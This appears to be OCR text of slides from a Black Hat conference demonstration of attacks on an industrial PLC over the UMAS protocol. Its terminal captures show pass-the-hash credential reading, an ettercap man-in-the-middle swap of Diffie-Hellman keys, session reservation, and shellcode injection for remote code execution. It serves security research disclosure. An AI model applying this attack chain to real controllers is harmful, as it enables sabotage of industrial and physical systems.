***** → FNMEG6SpcMqpoEGX6rb7WeP0V0uZVacYXENRMdaZe58=
Choose an option.
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
```



Pass-the-Hash





uxure Control Expert CI


Ready HMI R/W mode OFFLINE


```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
Text only Interface activated...
Hit 'h' for inline help

Captured PC Diffie-Hellman public key message
Dropped the message...
Sending attacker's Diffie-Hellman public key message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC nonce message
Dropped the message...
Sending attacker's nonce message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC authentication request message
Forwarded the message...

[40]+ Stopped sudo ettercap -T -i enx9cebe811ec58 -B enx207bd2b3ad0e -r /root/ettercap/mitm_filter_BH_demo.ef -q
amirz@ubuntu:~/Documents/BlackHat_demo$
```

Turn back traffic






```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_reserve.py
Connected to PLC at 123.45.67.89
Checking PLC session status...
PLC session is not reserved
Establish reservation:
Read memory block...
Project application salt (base 64):
5WeRSld0M1c=
Send PC Diffie-Hellman public key...
Received PLC Diffie-Hellman public key
Send encrypted PC nonce and AES salt...
Received encrypted PLC nonce
Insert project password hash (base 64):
```

Start reserving PLC







Reserved




Reserved session established







```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_shellcode_BH_demo.py --shellcode shellcode_sdCardLed_BH_demo.bin
Connected to PLC at 123.45.67.89
RCE based on modifying secondary pointer vulnerability
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
```




Modify memory for RCE






Memory modified






Unreserve

